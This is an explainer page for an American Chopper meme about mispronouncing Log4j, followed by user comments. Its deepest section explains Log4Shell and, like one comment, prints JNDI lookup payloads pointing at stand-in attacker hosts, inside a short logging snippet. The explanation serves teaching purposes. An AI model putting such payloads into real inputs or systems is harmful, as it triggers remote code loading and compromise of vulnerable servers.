
American Chopper argues over how to pronounce Log4j vulnerability
Why is this Security meme funny?
Level 1: Arguing About the Wrong Thing
Imagine your kitchen is suddenly on fire (the stove caught ablaze) and instead of grabbing a fire extinguisher, your dad and brother start shouting at each other about how to pronounce the brand name of the stove. One yells “It’s StoveCorp Four!” and the other screams “No, it’s Stove for Gee!” They are so busy arguing about the name that they aren’t actually putting out the fire. Kinda silly, right? The fire is the real problem, but they’re focused on the wrong thing. That’s exactly what’s happening in this meme. There was a big dangerous problem (a computer bug that was like a fire in a lot of companies’ servers), but these two guys are just fighting over saying the tool’s name correctly. It’s funny in a facepalm way — you want to yell at them, “Who cares what it’s called? Just fix it!” The humor comes from how absurd the situation is: something important is going wrong, and people are completely missing the point because they’re hung up on a tiny detail. Even a kid can see that arguing over a word while everything burns is pretty ridiculous.
Level 2: Log4j (Not Log Forge)
Now let’s break down the basics for those newer to the scene. Log4j is the name of a very popular Java logging library. Logging means recording information about what a program is doing (kind of like a diary or a black box for software). For example, an application might log an event: “User X logged in at 10:00 AM” or an error: “Could not connect to database.” Developers use these logs for observability and monitoring – to troubleshoot problems or understand system behavior. Log4j has been around for a long time (part of the Apache Software Foundation’s projects) and is used in tons of Java applications to make logging easier and more flexible. The name “Log4j” is a quirky programmer-style shorthand meaning “Logging for Java” (because it’s a logging tool for Java programs). The character “4” stands in for the word “for”. It’s similar to how one might name a library for C# logging “Log4CS” or something. So, properly said, it sounds like “log for jay.” If someone tries to pronounce the “4” as a literal number, they might say “log four jay,” which is basically the same. But if you mash it together fast or misunderstand, you might get “log forge” – which is actually incorrect. There’s no forging going on. The library isn’t about metallurgy or creating fake logs; it’s just a punny name for a logging tool.
In the meme, the two guys arguing are from a famous meme template (the American Chopper argument). It’s a series of images from a reality TV show where a father and son who build motorcycles get into a heated shouting match. The format is often used in internet memes to depict any silly or intense argument. Here, the captions show them arguing over how to pronounce “Log4j.” The older man yells “IT’S LOG FORGE,” and the younger man yells back “LOG FOR JAY,” trying to correct him. This back-and-forth continues, getting more heated (in one panel the older guy is even flinging a chair), and the younger guy says “IT STANDS FOR LOG FOR JAVA,” spelling out the meaning of the name. In the last panel, the younger fellow is gone (probably chased out), and the older man is triumphant, still insisting “IT FORGES LOGS.” It’s a comedic exaggeration of a scenario where someone is completely misunderstanding a tech term and doubling down on it angrily, while the other person tries in vain to correct them with facts.
So why is this funny to developers? Let’s unpack the context. In December 2021, a major security bug was discovered in Log4j. You’ll see tags like Log4Shell or Log4jVulnerability referring to this. A security vulnerability means there’s a flaw in the software that bad guys (hackers) can exploit to do something harmful. This particular bug in Log4j was extremely severe: it could let an attacker execute code on your server just by making the server log a certain special string. Imagine if a stranger on the internet could send your app some weird text and trick it into running their program – that’s how bad it was. Because Log4j is included in so many applications (often deep in the dependencies that developers pull in), it became a massive scramble to fix. Dependency hell is a term for the headache that happens when you rely on many third-party libraries (like Log4j) and one of them needs to be updated quickly – it can be very challenging to figure out all the places that library is used and get them all patched (updated to a safe version) without breaking other things. In late 2021, a ton of developers were urgently checking their projects for any use of Log4j and upgrading it or applying temporary fixes. It was a huge deal – you might have seen it in the news called the “Log4j security flaw” or the like, often considered one of the worst computer vulnerabilities in years.
Now, in the middle of all this serious stuff, the meme jokes about pronunciation. This resonates because in real-life tech, we often encounter funny misunderstandings with names and acronyms. For example, some people pronounce the SQL in “SQL database” as sequel while others spell it out as S-Q-L. Or the file format GIF: is it “gif” with a hard G or “jif”? These debates are usually lighthearted, but they can turn surprisingly heated. In our meme, someone clearly doesn’t know that the “4” in Log4j stands for “for,” and instead reads it like it’s part of the word – coming up with “Log Forge.” The younger character is basically saying, “Bro, you’ve got it wrong, it literally means Log for Java, there’s no forge.”
The phrase “It forges logs” in the last panel is the punchline. The older man has taken his misunderstanding and made up a whole concept: that this library is magically forging logs, as if it creates log files out of thin air or, worse, fakes them. This is funny because it’s such a wrong interpretation of what Log4j is. It also subtly pokes fun at how non-technical folks or people not familiar with a tool might desperately try to make sense of a name and just get it hilariously wrong. In the context of observability/monitoring (since logging is part of monitoring systems), it’s like someone hearing about a tool and completely misunderstanding its purpose.
So, in a nutshell, for a junior developer or someone new to this: the meme is highlighting a moment of miscommunication in tech during a crisis. On one side, there’s a person confidently but incorrectly stating what they think a tech term is (“Log Forge!”) and on the other side, someone is trying to correct them (“No, it’s Log4j, as in Log-for-Java”). It’s exaggerating how frustrating that can be, especially when there’s an urgent problem to solve (a security patch scramble was happening globally for this vulnerability). The comedic element comes from recognizing this scenario: if you’ve ever tried explaining tech to someone and they completely butcher the name or concept, you know the mix of exasperation and absurdity it involves. And if you were there during the Log4j incident, you probably remember at least one conversation where someone was confused about what Log4j even is – maybe not quite as bad as “it forges logs,” but close enough to make this meme hit home.
Level 3: Bikeshedding in a Crisis
To an experienced developer, this meme perfectly captures the “bikeshedding” that can happen during a severe incident. Bikeshedding is when people argue over trivial things while ignoring the big, burning issue at hand. Here we have a critical security breach unfolding (Log4Shell in December 2021 had everyone from cloud giants to small startups in full-on panic patch mode), yet the two characters are yelling about how to pronounce the name of the vulnerability. It’s hilariously true to life: during that Log4j crisis, there were war rooms where stressed engineers were urgently scanning dependencies, updating versions, redeploying services — and inevitably someone not as familiar with the tech would chime in, confidently mispronouncing "Log4j" or misunderstanding what it was. Many of us heard things like “Is this Log Forge issue affecting us?” on executive calls, prompting facepalms and quick corrections: “It’s Log4J, as in Log for Java, and yes, it’s affecting basically everyone!”
The humor here comes from shared trauma. The Log4Shell vulnerability was one of those “drop everything” events. People cancelled weekend plans, pulled all-nighters, and lived on coffee while combing through thousands of lines of code to find where that cursed Log4j library was hidden. In the middle of that chaos, miscommunication in tech is like pouring salt in the wound. The older, tattooed guy in the meme (Paul Sr. from American Chopper) represents that loud, stubborn voice you might encounter – perhaps a panicking manager or a grizzled team lead who thinks he knows what’s happening but is actually missing the point. He insists it’s “Log Forge” and even justifies it with “It forges logs,” which is utter nonsense technically, but he’s too worked up to care. The younger man (Paul Jr.) represents the engineer trying to explain the facts: “It stands for Log for Java!” – essentially pleading, let’s focus on what it really is, because getting the name right is the first step to understanding the problem.
There’s an industry inside-joke here about how often naming and pronunciation cause drama. Seasoned devs have seen debates about whether it’s “S-Q-L” or “Sequel,” “GIF” with a hard G or “JIF,” and so on. But usually those debates aren’t during a production fire. The meme exaggerates it to absurdity: imagine being in a Sev1 incident call for a major security breach and two people start arguing “It’s pronounced this way!” like it’s a priority. It’s funny because it’s so close to reality, yet thankfully, not usually that extreme. Still, the core reality is that in many crisis meetings, there are frustrating side distractions: someone might obsess over a minor detail, or a VP with sketchy tech knowledge might ask, “What’s this log thing? Are we using that? Why is it forging?” derailing the conversation while engineers grit their teeth.
This meme also touches on the theme of dependency hell in a comedic way. In late 2021, developers discovered just how many pieces of software indirectly included Log4j. The dependency graph was a tangled web; updating Log4j to a safe version (2.17.x at the time) meant chasing through Maven pom files or Gradle configs, dealing with apps that hadn’t been touched in ages, and praying that updating the logging library wouldn’t break something else. It was a textbook software supply chain nightmare. Senior devs chuckle (and cringe) at the recognition: we’ve all dealt with that one library used everywhere which suddenly becomes a ticking time bomb. And on the sidelines, you might have non-technical folks asking unhelpful questions or mis-stating the issue because they don’t really grasp it – “So this Log Forge, is it in our logs? Are hackers forging our logs?” And you have to pause your real work to give a quick 101 lesson in the middle of an emergency.
The American Chopper meme format amplifies this perfectly. Each panel escalates the anger, much like each passing hour in an incident raises blood pressure. By the final panel, the older guy (representing perhaps the wrong but loud opinion) is literally throwing a chair and claiming victory, even though he’s completely wrong (“It forges logs!”). This feels painfully familiar to anyone who’s had a meeting where the loudest voice wins the argument through sheer volume, not correctness. It’s a satirical nod to corporate dysfunction: sometimes the people who understand the problem get shouted down by those who don’t, simply because the latter are higher up or more forceful. In the Log4Shell saga, you can imagine a weary developer eventually just giving up correcting the boss’s pronunciation because there are more urgent fires to fight, leaving the boss triumphant in ignorance.
Ultimately, the senior perspective here appreciates the layers of irony: a massive security bug caused by a tiny logging library led to global mayhem. Yet here we’re lampooning the scenario of folks screaming at each other about the library’s name. It’s a way to laugh through the pain. As grizzled engineers, we’ve learned that when the incident alarms are blaring at 3 AM, arguments about trivialities (be it naming, blame, or anything not directly helping) are the last thing you want – and yet, they still happen. The meme’s dark humor lies in highlighting that human factor: even in a critical tech crisis, ego and miscommunication can steal the spotlight. And every experienced dev reading this meme is nodding along, half-laughing, half-groaning, thinking, “Yup, been in that room.”
Level 4: Turning Logs into Code
At the deep technical core of this meme is the infamous Log4j vulnerability (nicknamed Log4Shell). Under the hood, this was a security flaw where a seemingly innocent logging tool could be tricked into executing code from a log entry. How? Through a feature in Log4j that allowed special placeholders in log messages to trigger lookups using JNDI (Java Naming and Directory Interface). In theory, this feature let you do neat things like include dynamic info in your logs (e.g., looking up environment variables or configs). In practice, it opened a Pandora’s box: an attacker could craft a string like ${jndi:ldap://attacker.com/a} and if that string ever got logged by Log4j, the library would obediently reach out to attacker.com via LDAP, fetch whatever object or code the attacker served, and potentially execute it within the application. This is the essence of a Remote Code Execution (RCE) vulnerability – an absolute nightmare scenario where logging something malicious is enough to compromise a system.
In code, it looked roughly like this:
// Attacker's clever input contains a JNDI lookup payload
String userComment = "${jndi:ldap://evil.server.com/Exploit}";
// The application naively logs user input using Log4j
logger.info("New user comment: " + userComment);
When Log4j processes that logger.info call, it sees ${jndi:...} in the message and thinks, “Hey, I should do a lookup!” It then contacts evil.server.com via LDAP, which responds with a reference to a malicious Java class. Log4j, or rather the JNDI subsystem it invokes, goes “Sure thing!” and loads that class into memory. Boom – the attacker’s code runs on your server. The logging library essentially became a Trojan horse: a single text string in a log entry could open a backdoor.
This deep-dive matters because it reveals why the Log4Shell fiasco was so severe. Log4j is an extremely popular logging framework in the Java world – it’s embedded in countless applications, from Minecraft servers to enterprise web apps. The vulnerability was basically wormable: trivial to exploit and present in millions of places. It was assigned a critical severity (CVSS 10.0) for good reason. As engineers scrambled to patch, many learned the hard way about the complexity of Java’s class loading and JNDI. The bug itself sprang from overly powerful features: Log4j’s maintainers likely never imagined a simple log string would be a vector for internet-originating code. But as security folks often note, given enough complexity, someone will find a cat flap in your front door.
Amid this technical chaos, the meme’s battle over pronunciation (“Log Forge” vs “Log for Jay”) is ironic. The name “Log4j” literally means “Logging for Java.” The “4” is shorthand for “for”, a naming style seen in other libraries (e.g., an older Apache project was named Log4Perl for Perl). Senior devs and security researchers were busy dissecting how a logging tool turned into an attack vector, reading deep dive reports and Proof-of-Concept exploits. Meanwhile, here in the meme world, someone is so out of the loop they think “Log4j” is pronounced like “log forge,” as if this library is some mythical blacksmith forging logs in a fire. The absurdity runs deep: forging logs sounds like creating fake log entries (which is actually another security concern entirely!), but nothing to do with this exploit. This Level 4 view highlights how a tiny naming misunderstanding masks a complex exploit that had engineers pouring over Java bytecode, JNDI internals, and LDAP servers — all while also trying to explain to non-technical folks why “just logging some text” had become a five-alarm fire.
Description
Five-panel American Chopper meme: two tattoo-covered men in an office yell at each other, faces blurred. Panel 1 shows the older man pointing and shouting the caption “IT’S LOG FORGE.” Panel 2 zooms on the younger man replying “LOG FOR JAY.” Panel 3 returns to the older man still angry with the text “LOG FORGE.” Panel 4 shows the older man swinging a chair while the younger man yells back; text reads “IT STANDS FOR LOG FOR JAVA.” Panel 5 has the younger man gone and the older man gesturing triumphantly with the caption “IT FORGES LOGS.” Visually, the scene features cubicles, black chairs, and a monochrome office palette. Technically, the joke riffs on the infamous Log4j (Log4Shell) vulnerability, highlighting how non-technical stakeholders (or even some engineers) can mangle library names while missing the serious security implications and dependency chaos that kept incident war rooms busy in late 2021
Comments
15Comment deleted
Nothing like a zero-day that forces the whole company to learn that the ‘4’ is not a version number and ‘forge’ isn’t a build tool
After spending 15 years explaining that it's 'sequel' not 'S-Q-L', now we have to clarify that Log4j doesn't actually forge logs - though given the RCE vulnerability, it certainly helped forge a few unauthorized shell sessions
The internet was on fire from an RCE and the hottest thread was still about pronunciation - priorities forged, logs pending
The real tragedy isn't the naming confusion - it's that after 20 years and a CVE that nearly broke the internet, we're still arguing about what Log4j stands for instead of whether we should have just used structured logging from the start. But hey, at least it's not as contentious as tabs vs spaces... or is it?
Log4j's Log4Shell: '${jndi:ldap://attacker.com/evil}' - the payload that made every log.level('INFO') a potential RCE lottery
Call it logforge or log-for-jay - SBOM still flags CVE-2021-44228 five transitive levels deep, and the only thing it forges is your on-call incident timeline
Call it 'Log Forge' all you want - Maven will still pull Log4j in via seven transitive dependencies and at least one CVE
It is whatever your manager say it is Comment deleted
Json or Json Comment deleted
java Comment deleted
Idk whats difference, spelled as jayson twice Comment deleted
jay ass oo en(like えん) Comment deleted
I know this wrong spelling. Everybody spells it as jayson so it is jayson. Language belongs to everybody majority Comment deleted
Yay, so it's gif and not jif Comment deleted
Both make sense Comment deleted